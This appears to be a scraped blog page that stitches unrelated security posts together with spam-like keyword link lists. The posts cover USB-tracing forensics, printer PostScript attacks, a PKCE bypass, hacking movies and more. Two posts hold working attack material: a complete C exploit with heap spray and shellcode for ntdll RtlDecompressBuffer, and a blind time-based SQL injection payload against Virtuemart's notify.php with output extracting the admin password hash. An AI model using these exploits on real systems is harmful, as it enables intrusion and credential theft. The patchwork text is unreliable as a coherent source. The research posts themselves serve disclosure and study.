Saturday, May 9, 2020

Hidden Networks: Nueva Versión Para Detectar Redes Ocultas En Tu Empresa

Ha pasado ya algo de tiempo desde que publicamos aquí la primera versión de esta prueba de concepto llamada Hidden Networks. Como recordaréis, su idea principal (la cual está desarrollada en profundidad en este paper) es controlar y hacer un seguimiento de aquellos dispositivos (en principio pendrives USB) que se han conectado en algún equipo dentro de nuestra infraestructura.

Figura 1: Hidden Networks: Nueva versión para detectar redes ocultas en tu empresa

De esta forma, podríamos visualizar esas conexiones entre equipos que incluso, en principio, podrían estar incluso desconectados de la red. Después de la charla que dimos en la C0r0n4CON (y que Pablo González resumió en este post), queremos compartir con vosotros esta nueva versión que incorpora algunas mejoras.


Hidden Networks (HN) nos ayuda a implementar desde un enfoque práctico y automatizar esta tarea de identificación, permitiendo analizar esa información tanto en un equipo local, como en todos los que tengamos acceso desde el equipo anfitrión (desde el cual estamos lanzando la aplicación). Es decir, si estamos en un dominio, podríamos auditar todos los equipos dentro del mismo desde HN.

Figura 3: Hidden Networks (HN) en ElevenPaths

En esta nueva versión de HN (0.9b), hemos realizado mejoras y limpieza del código (aún así queda mucho por hacer) y añadido nuevas funcionalidades, sobre todo a la hora de dibujar el grafo o la red. De todas formas, aún tenemos mucho que mejorar, implementar y optimizar, pero lo realmente importante de HN es su concepto principal (que Chema Alonso ya publicó originalmente aquí), su filosofía de trazar y dibujar esas redes que en principio, no son visibles.

Figura 4: Nuevo diseño de la interfaz de Hidden Networks

Como hemos comentado antes, las principales mejoras se han centrado a la hora de dibujar la red o grafo, así como la identificación del dispositivo USB. Una vez hemos terminado nuestro análisis completo recopilando los datos desde la red, o simplemente importando un CSV (generado con HN o incluso manualmente, para pruebas) directamente con el botón "Plot single CSV", podemos proceder a dibujar la red sin necesidad de crear un proyecto previo. Pero esta vez, además el grafo se ha mejorado sensiblemente.


Figura 5: Presentación de Hidden Networks en C0r0n4con

Ahora, además de dibujar aquellos nodos que se encuentran una red (color azul claro) se destacan también aquellos nodos que están totalmente aislados de la red (con color naranja). Es decir, podemos detectar de un golpe de vista aquellos que estaban sin conexión, pero en los cuales se ha conectado el pendrive. De esta forma, queremos resaltar el punto clave de este análisis: los equipos que no tienen conexión a la red y su conexión (o red oculta) con el resto.

Figura 6: Ejemplo de grafo que muestra una red oculta trazada por un
pendrive USB, destacando los nodos sin conexión o aislados (naranja)

En el grafo mostrado en la Figura 6, podemos comprobar la trazabilidad marcada, en este caso, por un pendrive USB de la marca Toshiba. Vemos que la primera conexión se realizó en la dirección IP 198.168.1.30 a las 14:30 del día 9/1/2017 y partir de aquí comienza su movimiento a través de diferentes imágenes, incluso con otras direcciones IP como por ejemplo en el quinto salto, donde vemos la dirección IP 10.1.1.15. Durante la traza podemos ver que también accede a un equipo llamado PCINSOLATED_018 el día 14/6/2017. Es decir, en este equipo se ejecutó HN a nivel local y recopiló esta información dentro del mismo proyecto.

De esta forma podemos comprobar cómo se ha realizado una conexión entre equipos, digamos "conectados" y otros totalmente aislados. Después de visitar este nodo aislado, vemos que conecta con otro que esta vez sí tiene conectividad (aquí podríamos haber recopilado la información HN tanto en remoto o en local). Finalmente perdemos la trazabilidad en un equipo también aislado. Si hemos sufrido algún tipo de incidente en nuestra organización, HN nos muestra un nuevo punto de vista de análisis para poder detectar su origen y movimiento por nuestra infraestructura y así ayudarnos a su identificación y mitigación.

Figura 7: Ejemplo de grafo e identificación del dispositivo USB

Otra de las nuevas funcionalidades que hemos implementado es la identificación visual del dispositivo USB. Basándonos en la marca y modelo obtenidos durante la auditoría, podemos realizar una búsqueda por Internet de las imágenes de dicho dispositivo para de esta forma, tener una referencia visual del mismo.

Esta imagen nos puede ayudar a la hora de recopilar aquellos USB sospechosos de realizar la infección en las máquinas para su posterior análisis, ya estén aisladas o conectadas a la red. Por lo tanto, junto al grafo mostramos también una fotografía de dicho dispositivo junto a su identificador único, el número de serie o Serial ID (como se puede apreciar en la Figura 7).

Figura 8: Ejemplo de informe generado en PDF de HN

Finalmente, hemos mejorado también la generación de informes en PDF con toda la información recopilada durante el análisis. En ella se incluyen los datos del dispositivo (como el USB Serial Id, USB Name, etcétera) así como la trazabilidad completa de los saltos realizados. También se incluyen el grafo y la imagen del dispositivo USB.

Por cada elemento detectado (USB) se realiza un informe individual con toda esta información. De esta forma cerramos todos los pasos que HN pretende demostrar en una PoC, los cuales empiezan por una adquisición de los datos (tanto en red como local), análisis de los mismos (trazabilidad utilizando las fechas y hora de la primera inserción), dibujo del grafo dirigido (marcando los nodos aislados) y finalmente, un informe donde se detalla y resume toda la información obtenida.

Figura 9: Fichero CSV encargado de dibujar parte del grafo de la Figura 6,
donde podemos ver la información almacenada (nombre de equipo,
dirección IP, descripción, Serial ID y fecha/hora de inserción)

Pero mejor vamos a ver esta nueva versión de HN en acción. En el vídeo a continuación hemos creado el siguiente escenario. Existe un dominio llamado testdomain.local gestionado por un servidor de Windows Server 2016, donde se incluyen dentro del mismo otros tres equipos más, dos con Windows 7 y uno con Windows 10.

Lanzaremos HN desde uno de los equipos con Windows 7 (pantalla principal). A partir de este punto veremos todo el proceso de adquisición de datos a través de la red de los equipos a auditar y finalmente veremos el dibujo del grafo, así como la información de los USB. Al final del vídeo también se muestra cómo se importa un CSV (el que aparece en la Figura 9) para dibujar un grafo más completo donde se pueden comprobar nodos sin conexión aparente (aislados).

Figura 10: Demo de la nueva versión de Hidden Networks

Insistimos, Hidden Networks es una prueba de concepto donde se pueden mejorar muchas de sus funcionalidades, así como el código. Pero nuestra intención no es hacer una aplicación totalmente funcional al 100%, sino trasladaros de una manera práctica, el concepto de las redes ocultas y su posible utilidad dentro del mundo del pentesting o incluso del Análisis Forense. De todas formas, haremos un esfuerzo e intentaremos mejorar y actualizar la aplicación siempre que sea posible. Puedes acceder a toda la información, así como al código fuente en este enlace.

Happy Hacking Hackers!!!

Autores:

Fran Ramírez, (@cyberhadesblog) es investigador de seguridad y miembro del equipo de Ideas Locas en CDO en Telefónica, co-autor del libro "Microhistorias: Anécdotas y Curiosidades de la historia de la informática (y los hackers)", del libro "Docker: SecDevOps", también de "Machine Learning aplicado a la Ciberseguridad" además del blog CyberHades. Puedes contactar con Fran Ramirez en MyPublicInbox.


 Contactar con Fran Ramírez en MyPublicInbox

Continue reading


  1. Hacking Etico 101 Pdf
  2. Hacking Etico
  3. Hacking Iphone
  4. Whatsapp Hacking
  5. Hacking Tor Funciona

New Printers Vulnerable To Old Languages

When we published our research on network printer security at the beginning of the year, one major point of criticism was that the tested printers models had been quite old. This is a legitimate argument. Most of the evaluated devices had been in use at our university for years and one may raise the question if new printers share the same weaknesses.

35 year old bugs features

The key point here is that we exploited PostScript and PJL interpreters. Both printer languages are ancient, de-facto standards and still supported by almost any laser printer out there. And as it seems, they are not going to disappear anytime soon. Recently, we got the chance to test a $2,799 HP PageWide Color Flow MFP 586 brand-new high-end printer. Like its various predecessors, the device was vulnerable to the following attacks:
  • Capture print jobs of other users if they used PostScript as a printer driver; This is done by first infecting the device with PostScript code
  • Manipulate printouts of other users (overlay graphics, introduce misspellings, etc.) by infecting the device with PostScript malware
  • List, read from and write to files on the printers file system with PostScript as well as PJL functions; limited to certain directories
  • Recover passwords for PostScript and PJL credentials; This is not an attack per se but the implementation makes brute-force rather easy
  • Launch denial of Service attacks of various kinds:

Now exploitable from the web

All attacks can be carried out by anyone who can print, which includes:
Note that the product was tested in the default configuration. To be fair, one has to say that the HP PageWide Color Flow MFP 586 allows strong, Kerberos based user authentication. The permission to print, and therefore to attack the device, can be be limited to certain employees, if configured correctly. The attacks can be easily reproduced using our PRET software. We informed HP's Software Security Response Team (SSRT) in February.

Conclusion: Christian Slater is right

PostScript and PJL based security weaknesses have been present in laser printers for decades. Both languages make no clear distinction between page description and printer control functionality. Using the very same channel for data (to be printed) and code (to control the device) makes printers insecure by design. Manufacturers however are hard to blame. When the languages were invented, printers used to be connected to a computer's parallel or serial port. No one probably thought about taking over a printer from the web (actually the WWW did not even exist, when PostScript was invented back in 1982). So, what to do? Cutting support for established and reliable languages like PostScript from one day to the next would break compatibility with existing printer drivers. As long as we have legacy languages, we need workarounds to mitigate the risks. Otherwise, "The Wolf" like scenarios can get very real in your office…

Read more

  1. El Hacker
  2. Hacker Etico
  3. Programa Hacker
  4. Growth Hacking Marketing
  5. Hacking Pdf
  6. Hacker Definicion Informatica
  7. Hacking Wallpaper
  8. Hacking Desde Cero
  9. Hacking Windows: Ataques A Sistemas Y Redes Microsoft
  10. Curso Growth Hacking
  11. Reddit Hacking
  12. Hacking Con Buscadores Pdf
  13. Javascript Hacking
  14. Que Es El Hacking Etico
  15. Javascript Hacking

RtlDecompresBuffer Vulnerability

Introduction

The RtlDecompressBuffer is a WinAPI implemented on ntdll that is often used by browsers and applications and also by malware to decompress buffers compressed on LZ algorithms for example LZNT1.


The first parameter of this function is a number that represents the algorithm to use in the decompression, for example the 2 is the LZNT1. This algorithm switch is implemented as a callback table with the pointers to the algorithms, so the boundaries of this table must be controlled for avoiding situations where the execution flow is redirected to unexpected places, specially controlled heap maps.

The algorithms callback table


Notice the five nops at the end probably for adding new algorithms in the future.

The way to jump to this pointers depending on the algorithm number is:
call RtlDecompressBufferProcs[eax*4]

The bounrady checks

We control eax because is the algorithm number, but the value of eax is limited, let's see the boudary checks:


int  RtlDecompressBuffer(unsigned __int8 algorithm, int a2, int a3, int a4, int a5, int a6)
{
int result; // eax@4

if ( algorithm & algorithm != 1 )
{
if ( algorithm & 0xF0 )
result = -1073741217;
else
result = ((int (__stdcall *)(int, int, int, int, int))RtlDecompressBufferProcs[algorithm])(a2, a3, a4, a5, a6);
}
else
{
result = -1073741811;
}
return result;
}

Regarding that decompilation seems that we can only select algorithm number from 2 to 15, regarding that  the algorithm 9 is allowed and will jump to 0x90909090, but we can't control that addess.


let's check the disassembly on Win7 32bits:

  • the movzx limits the boundaries to 16bits
  • the test ax, ax avoids the algorithm 0
  • the cmp ax, 1 avoids the algorithm 1
  • the test al, 0F0h limits the boundary .. wait .. al?


Let's calc the max two bytes number that bypass the test al, F0h

unsigned int max(void) {
        __asm__("xorl %eax, %eax");
        __asm__("movb $0xff, %ah");
        __asm__("movb $0xf0, %al");
}

int main(void) {
        printf("max: %u\n", max());
}

The value is 65520, but the fact is that is simpler than that, what happens if we put the algorithm number 9? 


So if we control the algorithm number we can redirect the execution flow to 0x55ff8890 which can be mapped via spraying.

Proof of concept

This exploit code, tells to the RtlDecompresBuffer to redirect the execution flow to the address 0x55ff8890 where is a map with the shellcode. To reach this address the heap is sprayed creating one Mb chunks to reach this address.

The result on WinXP:

The result on Win7 32bits:


And the exploit code:

/*
ntdll!RtlDecompressBuffer() vtable exploit + heap spray
by @sha0coder

*/

#include
#include
#include

#define KB 1024
#define MB 1024*KB
#define BLK_SZ 4096
#define ALLOC 200
#define MAGIC_DECOMPRESSION_AGORITHM 9

// WinXP Calc shellcode from http://shell-storm.org/shellcode/files/shellcode-567.php
/*
unsigned char shellcode[] = "\xeB\x02\xBA\xC7\x93"
"\xBF\x77\xFF\xD2\xCC"
"\xE8\xF3\xFF\xFF\xFF"
"\x63\x61\x6C\x63";
*/

// https://packetstormsecurity.com/files/102847/All-Windows-Null-Free-CreateProcessA-Calc-Shellcode.html
char *shellcode =
"\x31\xdb\x64\x8b\x7b\x30\x8b\x7f"
"\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
"\x77\x20\x8b\x3f\x80\x7e\x0c\x33"
"\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
"\x57\x78\x01\xc2\x8b\x7a\x20\x01"
"\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
"\x45\x81\x3e\x43\x72\x65\x61\x75"
"\xf2\x81\x7e\x08\x6f\x63\x65\x73"
"\x75\xe9\x8b\x7a\x24\x01\xc7\x66"
"\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"
"\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9"
"\xb1\xff\x53\xe2\xfd\x68\x63\x61"
"\x6c\x63\x89\xe2\x52\x52\x53\x53"
"\x53\x53\x53\x53\x52\x53\xff\xd7";


PUCHAR landing_ptr = (PUCHAR)0x55ff8b90; // valid for Win7 and WinXP 32bits

void fail(const char *msg) {
printf("%s\n\n", msg);
exit(1);
}

PUCHAR spray(HANDLE heap) {
PUCHAR map = 0;

printf("Spraying ...\n");
printf("Aproximating to %p\n", landing_ptr);

while (map < landing_ptr-1*MB) {
map = HeapAlloc(heap, 0, 1*MB);
}

//map = HeapAlloc(heap, 0, 1*MB);

printf("Aproximated to [%x - %x]\n", map, map+1*MB);


printf("Landing adddr: %x\n", landing_ptr);
printf("Offset of landing adddr: %d\n", landing_ptr-map);

return map;
}

void landing_sigtrap(int num_of_traps) {
memset(landing_ptr, 0xcc, num_of_traps);
}

void copy_shellcode(void) {
memcpy(landing_ptr, shellcode, strlen(shellcode));

}

int main(int argc, char **argv) {
FARPROC RtlDecompressBuffer;
NTSTATUS ntStat;
HANDLE heap;
PUCHAR compressed, uncompressed;
ULONG compressed_sz, uncompressed_sz, estimated_uncompressed_sz;

RtlDecompressBuffer = GetProcAddress(LoadLibraryA("ntdll.dll"), "RtlDecompressBuffer");

heap = GetProcessHeap();

compressed_sz = estimated_uncompressed_sz = 1*KB;

compressed = HeapAlloc(heap, 0, compressed_sz);

uncompressed = HeapAlloc(heap, 0, estimated_uncompressed_sz);


spray(heap);
copy_shellcode();
//landing_sigtrap(1*KB);
printf("Landing ...\n");

ntStat = RtlDecompressBuffer(MAGIC_DECOMPRESSION_AGORITHM, uncompressed, estimated_uncompressed_sz, compressed, compressed_sz, &uncompressed_sz);

switch(ntStat) {
case STATUS_SUCCESS:
printf("decompression Ok!\n");
break;

case STATUS_INVALID_PARAMETER:
printf("bad compression parameter\n");
break;


case STATUS_UNSUPPORTED_COMPRESSION:
printf("unsuported compression\n");
break;

case STATUS_BAD_COMPRESSION_BUFFER:
printf("Need more uncompressed buffer\n");
break;

default:
printf("weird decompression state\n");
break;
}

printf("end.\n");
}

The attack vector
This API is called very often in the windows system, and also is called by browsers, but he attack vector is not common, because the apps that call this API trend to hard-code the algorithm number, so in a normal situation we don't control the algorithm number. But if there is a privileged application service or a driver that let to switch the algorithm number, via ioctl, config, etc. it can be used to elevate privileges on win7

Related links


Evolving Logic Until Pass Tests Automatically

Automating the automation is still a challenge, but in some cases it's possible under certain situations.

In 2017 I created logic-evolver, one of my experiments for creating logic automatically or better said evolving logic automatically.

In some way, the computer create its own program that satisfies a set of tests defined by a human.

https://github.com/sha0coder/logic-evolver

This implementation in rust, contains a fast cpu emulator than can execute one million instructions in less than two seconds. And a simple genetic algorithm to do the evolution.


Here we create the genetic algorithm, and configure a population of 1000 individuals, and the top 5 to crossover. We run the genetic algorithm with 500 cycles maximum.
Note that in this case the population are programs initially random until take the correct shape.


An evaluation function is provided in the run method as well, and looks like this:


The evaluation function receives a CPU object, to compute a test you need to set the initial parameters, run the program and set a scoring regarding the return value.


Continue reading


  1. Hacking Day
  2. Mindset Hacking Español
  3. Hacking Tor Funciona
  4. Live Hacking
  5. Javascript Hacking
  6. Hacking Day
  7. Seguridad Y Hacking

Bit Banging Your Database

This post will be about stealing data from a database one bit at a time. Most of the time pulling data from a database a bit at a time would not be ideal or desirable, but in certain cases it will work just fine. For instance when dealing with a blind time based sql injection. To bring anyone who is not aware of what a "blind time based" sql injection is up to speed - this is a condition where it is possible to inject into a sql statement that is executed by the database, but the application gives no indication about the result of the query. This is normally exploited by injecting boolean statements into a query and making the database pause for a determined about of time before returning a response. Think of it as playing a game "guess who" with the database.

Now that we have the basic idea out of the way we can move onto how this is normally done and then onto the target of this post. Normally a sensitive item in the database is targeted, such as a username and password. Once we know where this item lives in the database we would first determine the length of the item, so for example an administrator's username. All examples below are being executed on an mysql database hosting a Joomla install. Since the example database is a Joomla web application database, we would want to execute a query like the following on the database:
select length(username) from jos_users where usertype = 'Super Administrator';
Because we can't return the value back directly we have to make a query like the following iteratively:

select if(length(username)=1,benchmark(5000000,md5('cc')),0) from jos_users where usertype = 'Super Administrator';
select if(length(username)=2,benchmark(5000000,md5('cc')),0) from jos_users where usertype = 'Super Administrator';
We would keep incrementing the number we compare the length of the username to until the database paused (benchmark function hit). In this case it would be 5 requests until our statement was true and the benchmark was hit. 

Examples showing time difference:
 mysql> select if(length(username)=1,benchmark(5000000,md5('cc')),0) from jos_users where usertype = 'Super Administrator';
1 row in set (0.00 sec)
mysql> select if(length(username)=5,benchmark(5000000,md5('cc')),0) from jos_users where usertype = 'Super Administrator';
1 row in set (0.85 sec)
Now in the instance of the password, the field is 65 characters long, so it would require 65 requests to discover the length of the password using this same technique. This is where we get to the topic of the post, we can actually determine the length of any field in only 8 requests (up to 255). By querying the value bit by bit we can determine if a bit is set or not by using a boolean statement again. We will use the following to test each bit of our value: 

Start with checking the most significant bit and continue to the least significant bit, value is '65':
value & 128 
01000001
10000000
-----------
00000000 

value & 64
01000001
01000000
-----------
01000000
value & 32
01000001
00100000
-----------
00000000
value & 16
01000001
00010000
--------
00000000
value & 8
01000001
00001000
--------
00000000

value & 4
01000001
00000100
-----------
00000000
value & 2
01000001
00000010
-----------
00000000
value & 1
01000001
00000001
-----------
00000001
The items that have been highlighted in red identify where we would have a bit set (1), this is also the what we will use to satisfy our boolean statement to identify a 'true' statement. The following example shows the previous example being executed on the database, we identify set bits by running a benchmark to make the database pause:

mysql> select if(length(password) & 128,benchmark(50000000,md5('cc')),0) from jos_users;
1 row in set (0.00 sec)
mysql> select if(length(password) & 64,benchmark(50000000,md5('cc')),0) from jos_users;
1 row in set (7.91 sec)

mysql> select if(length(password) & 32,benchmark(50000000,md5('cc')),0) from jos_users;
1 row in set (0.00 sec)

mysql> select if(length(password) & 16,benchmark(50000000,md5('cc')),0) from jos_users;
1 row in set (0.00 sec)

mysql> select if(length(password) & 8,benchmark(50000000,md5('cc')),0)  from jos_users;
1 row in set (0.00 sec)

mysql> select if(length(password) & 4,benchmark(50000000,md5('cc')),0)  from jos_users;
1 row in set (0.00 sec)

mysql> select if(length(password) & 2,benchmark(50000000,md5('cc')),0) from jos_users;
1 row in set (0.00 sec)

mysql> select if(length(password) & 1,benchmark(50000000,md5('cc')),0)  from jos_users;
1 row in set (8.74 sec)
As you can see, whenever we satisfy the boolean statement we get a delay in our response, we can mark that bit as being set (1) and all others as being unset (0). This gives us 01000001 or 65. Now that we have figured out how long our target value is we can move onto extracting its value from the database. Normally this is done using a substring function to move through the value character by character. At each offset we would test its value against a list of characters until our boolean statement was satisfied, indicating we have found the correct character. Example of this:

select if(substring(password,1,1)='a',benchmark(50000000,md5('cc')),0) as query from jos_users;
This works but depending on how your character set that you are searching with is setup can effect how many requests it will take to find a character, especially when considering case sensitive values. Consider the following password hash:
da798ac6e482b14021625d3fad853337skxuqNW1GkeWWldHw6j1bFDHR4Av5SfL
If you searched for this string a character at a time using the following character scheme [0-9A-Za-z] it would take about 1400 requests. If we apply our previous method of extracting a bit at a time we will only make 520 requests (65*8). The following example shows the extraction of the first character in this password:

mysql> select if(ord(substring(password,1,1)) & 128,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (0.00 sec)
mysql> select if(ord(substring(password,1,1)) & 64,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (7.91 sec)
mysql> select if(ord(substring(password,1,1)) & 32,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (7.93 sec)
mysql> select if(ord(substring(password,1,1)) & 16,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (0.00 sec)
mysql> select if(ord(substring(password,1,1)) & 8,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (0.00 sec)
mysql> select if(ord(substring(password,1,1)) & 4,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (7.91 sec)
mysql> select if(ord(substring(password,1,1)) & 2,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (0.00 sec)
mysql> select if(ord(substring(password,1,1)) & 1,benchmark(50000000,md5('cc')),0) from jos_users;1 row in set (0.00 sec)
Again I have highlighted the requests where the bit was set in red. According to these queries the value is 01100100 (100) which is equal to 'd'. The offset of the substring would be incremented and the next character would be found until we reached the length of the value that we found earlier.

Now that the brief lesson is over we can move on to actually exploiting something using this technique. Our target is Virtuemart. Virtuemart is a free shopping cart module for the Joomla platform. Awhile back I had found an unauthenticated sql injection vulnerability in version 1.1.7a. This issue was fixed promptly by the vendor (...I was amazed) in version 1.1.8. The offending code was located in "$JOOMLA/administrator/components/com_virtuemart/notify.php" :


          if($order_id === "" || $order_id === null)
          {
                        $vmLogger->debug("Could not find order ID via invoice");
                        $vmLogger->debug("Trying to get via TransactionID: ".$txn_id);
                       
$qv = "SELECT * FROM `#__{vm}_order_payment` WHERE `order_payment_trans_id` = '".$txn_id."'";
                        $db->query($qv);
                        print($qv);
                        if( !$db->next_record()) {
                                $vmLogger->err("Error: No Records Found.");
                        }
The $txn_id variable is set by a post variable of the same name. The following example will cause the web server to delay before returning:


POST /administrator/components/com_virtuemart/notify.php HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
invoice=1&txn_id=1' or benchmark(50000000,md5('cc'));#  
Now that an insertion point has been identified we can automate the extraction of the "Super Administrator" account from the system:
python vm_own.py "http://192.168.18.131/administrator/components/com_virtuemart/notify.php"
[*] Getting string length
[+] username length is:5
[+] username:admin
[*] Getting string length
[+] password length is:65
[+] password:da798ac6e482b14021625d3fad853337:skxuqNW1GkeWWldHw6j1bFDHR4Av5SfL
The "vm_own.py" script can be downloaded here.


Related links

Friday, May 8, 2020

TOP 10 HACKING MOVIES YOU SHOULD WATCH

Technology and hacking gave a new horizon to the science fiction movies. As hacking is getting common and every online thing is at risk whether it's 10% or 90%, not a system is 100% secure over the internet. Every day new security holes are getting discovered. So, now most of the sci-fi movies have the tech and hack stuff to grow awareness in everybody's mind about the online privacy and risk to their information. Here I am sharing top 10 hacking movies that worth a watch.

TOP 10 HACKING MOVIES

Here I have listed top 10 hacking movies that you should watch.

1. HACKERS (1995)

In Hackers, Angelina Jolie and Jonny Lee Miller portray two youthful and hip hackers. Miller portrays a hacker who got caught as a very young child at an age of 11 years after crashing thousands of computers and has been sentenced to zero computer access until his 18th birthday.

2. LIVE FREE OR DIE HARD (2007)

Live Free or Die Hard (also known as Die Hard 4 and released as Die Hard 4.0 outside North America) is a 2007 American action film, and the fourth in the Die Hard film series depicts a scenario where a hacker played by Timothy Olyphant (of Justified fame) takes down nearly the entire U.S. infrastructure in an attempt to transfer trillions of dollars from the Federal Reserve to his account. This movie gives a complete idea of how actually these blackhat hackers operate.

3. EAGLE EYE (2008)

In this movie, two people get a call from an unknown number by a woman. They get a task on the phone that if they don't follow the phone call they would die. This movie displays supercomputer hack on all networks and military networks. This is just an amazing movie on how artificial intelligence computer hacks our real life for bad motives.

4. ALGORITHM (2014)

The film 'Algorithm' tracks the travails of Will, who is the freelance computer hacker who hacks into a top-secret government contractor agency and downloads all their recently developed programs." You can see the full movie below

5. WARGAMES (1983)

The film features David Lightman (Broderick), a young high school student hacker who accidentally hacks into a military supercomputer and starts the countdown to World War III.

6. THE MATRIX (1999)

This is one of the greatest science fiction movies. In this movie, reality, as perceived by most humans, is actually a simulated reality called "the Matrix", created by machines to subdue the human population, while their bodies' heat and electrical activity are used as an energy source.
A character named "Neo", who is a computer Hacker, learns this truth and is drawn into a rebellion against the machines, which involves other people who have been freed from the "dream world". The Matrix franchise is a trilogy movie series.

7. TAKEDOWN (2000)

This movie is based on famous computer U.S. hacker Kevin David Mitnick. Based upon the book and written by his nemesis, Tsutomu Shimomura, the story tends to glorify Shimomura. Mitnick operated in the 1980s and '90s and eventually went to prison for a couple of years. Now, he is a highly paid IT security consultant, speaker, and writer.

8. BLACKHAT (2015)

Blackhat is newly released movie by Chris Hemsworth. In this movie, hackers hack the Chinese nuclear power plant to start a nuclear reaction. Simultaneously, they also hack the stock exchange and steal millions of dollars from the bank. This movie shows how a black hat hackers threaten governments.

9. THE ITALIAN JOB (2003)

Although the MINI Coopers are really the stars of The Italian Job (a remake of the 1969 film of the same name), Seth Green plays Lyle, a hacker among a group of elite thieves, who is able to manipulate traffic signals, among other devices, that make this grand theft possible.

10. UNTRACEABLE (2008)

This film involves a serial killer who rigs contraptions that kill his victims based on the number of hits received by a website KillWithMe.com that features a live streaming video of the victim. Millions of people log on, hastening the victims' deaths.

There may be more exciting hacking movies but I found these top 10 hacking movies that you should watch for once.
You can also find out the top 5 most dangerous hackers in the real world living.

More info


  1. Hacking Wireless 101 Pdf
  2. Curso De Growth Hacking
  3. El Mejor Hacker
  4. Hacking-Lab
  5. Hacking Code
  6. Android Hacking
  7. Hacking To The Gate
  8. Hacking Software
  9. Hacking Health
  10. Hacking Desde Cero
  11. Hacking With Python
  12. Penetration Testing A Hands-On Introduction To Hacking

Thursday, May 7, 2020

Android SSHControl V1.0 Relased!!!

Hoy sabado 15, he subido al Market de Android la versión 1.0 de SSHControl, con nuevas funcionalades y la esperada opción "Custom Commands".


Esta aplicación permite controlar tus servidores linux, bsd y unix con solo un dedo, mediante esta app Android.
Y soluciona las siguientes problemáticas:
- Manejar una shell desde el pequeño teclado de un móvil es engorroso.
- Leer todos los resultados de un comando en la pantalla del móvil, nos dejamos la vista.

Esta app permite interactuar con servidores remotos simplemente haciendo pulsaciones en la pantalla, mediante un explorador de ficheros, de conexiones, etc..

Las funcionalidades nuevas de esta versión 1.0 son:

- Administración del Firewall Iptables.
- Opción de Custom Commands, tal como había prometido.

Las funcionalidades ya presentes en la v0.8 son:

- escalada a root mediante su y sudo
- gestor de procesos
- explorador de ficheros, editor de ficheros, editor de permisos.
- monitorización y baneo de conexiones
- Visualizadores de logs
- administrador de drivers
- estadisticas de disco

Para la versión 2.0 preveo:

- Escuchar música remota
- Descarga de ficheros (wget)
- Transferencia segura de ficheros entre servidores (scp)
- Gestures, para administrar los sitemas en plan minority report :)

App disponible en el market para 861 tipos de dispositivos y pronto disponible en tablets.

https://market.android.com/details?id=net.ssh.SSHControl

Cualquier sugerencia de mejora: sha0 [4t] badchecksum [d0t] net

More info


PKCE: What Can(Not) Be Protected


This post is about PKCE [RFC7636], a protection mechanism for OAuth and OpenIDConnect designed for public clients to detect the authorization code interception attack.
At the beginning of our research, we wrongly believed that PKCE protects mobile and native apps from the so called „App Impersonation" attacks. Considering our ideas and after a short discussion with the authors of the PKCE specification, we found out that PKCE does not address this issue.
In other words, the protection of PKCE can be bypassed on public clients (mobile and native apps) by using a maliciously acting app.

OAuth Code Flow


In Figure 1, we briefly introduce how the OAuth flow works on mobile apps and show show the reason why we do need PKCE.
In our example the user has two apps installed on the mobile phone: an Honest App and an Evil App. We assume that the Evil App is able to register the same handler as the Honest App and thus intercept messages sent to the Honest App. If you are more interested in this issue, you can find more information here [1].

Figure 1: An example of the "authorization code interception" attack on mobile devices. 

Step 1: A user starts the Honest App and initiates the authentication via OpenID Connect or the authorization via OAuth. Consequentially, the Honest App generates an Auth Request containing the OpenID Connect/OAuth parameters: client_id, state, redirect_uri, scope, authorization_grant, nonce, …. 
Step 2: The Browser is called and the Auth Request is sent to the Authorization Server (usually Facebook, Google, …).
  • The Honest App could use a Web View browser. However, the current specification clearly advice to use the operating system's default browser and avoid the usage of Web Views [2]. In addition, Google does not allow the usage of Web View browser since August 2016 [3].
Step 3: We asume that the user is authenticated and he authorizes the access to the requested resources. As a result, the Auth Response containing the code is sent back to the browser.

Step 4: Now, the browser calls the Honest App registered handler. However, the Evil App is registered on this handler too and receives the code.

Step 5: The Evil App sends the stolen code to the Authorization Server and receives the corresponding access_token in step 6. Now, the Evil App can access the authorized ressources.
  • Optionally, in step 5 the App can authenticate on the Authorization Server via client_id, client_secret. Since, Apps are public clients they do not have any protection mechanisms regarding the storage of this information. Thus, an attacker can easy get this information and add it to the Evil App.

    Proof Key for Code Exchange - PKCE (RFC 7636)

    Now, let's see how PKCE does prevent the attack. The basic idea of PKCE is to bind the Auth Request in Step 1 to the code redemption in Step 5. In other words, only the app generated the Auth Request is able to redeem the generated code.


    Figure 2: PKCE - RFC 7636 

    Step 1: The Auth Request is generated as previosly described. Additionally, two parameters are added:
    • The Honest App generates a random string called code_verifier
    • The Honest App computes the code_challenge=SHA-256(code_verifier)
    • The Honest App specifies the challenge_method=SHA256

    Step 2: The Authorization Server receives the Auth Request and binds the code to the received code_challenge and challenge_method.
    • Later in Step 5, the Authorzation Server expects to receive the code_verifier. By comparing the SHA-256(code_verifier) value with the recieved code_challenge, the Authorization Server verifies that the sender of the Auth Request ist the same as the sender of the code.
    Step 3-4: The code leaks again to the Evil App.

    Step 5: Now, Evil App must send the code_verifier together with the code. Unfortunatelly, the App does not have it and is not able to compute it. Thus, it cannot redeem the code.

     PKCE Bypass via App Impersonation

    Again, PKCE binds the Auth Request to the coderedemption.
    The question rises, if an Evil App can build its own Auth Request with its own code_verifier, code_challenge and challenge_method.The short answer is – yes, it can.

    Figure 3: Bypassing PKCE via the App Impersonation attack
    Step 1: The Evil App generates an Auth Request. The Auth Request contains the client_id and redirect_uri of the Honest App. Thus, the User and the Authorization Server cannot recognize that the Evil App initiates this request. 

    Step 2-4: These steps do not deviate from the previous description in Figure 2.

    Step 5: In Step 5 the Evil App sends the code_verifier used for the computation of the code_challenge. Thus, the stolen code can be successfully redeemed and the Evil App receives the access_token and id_token.

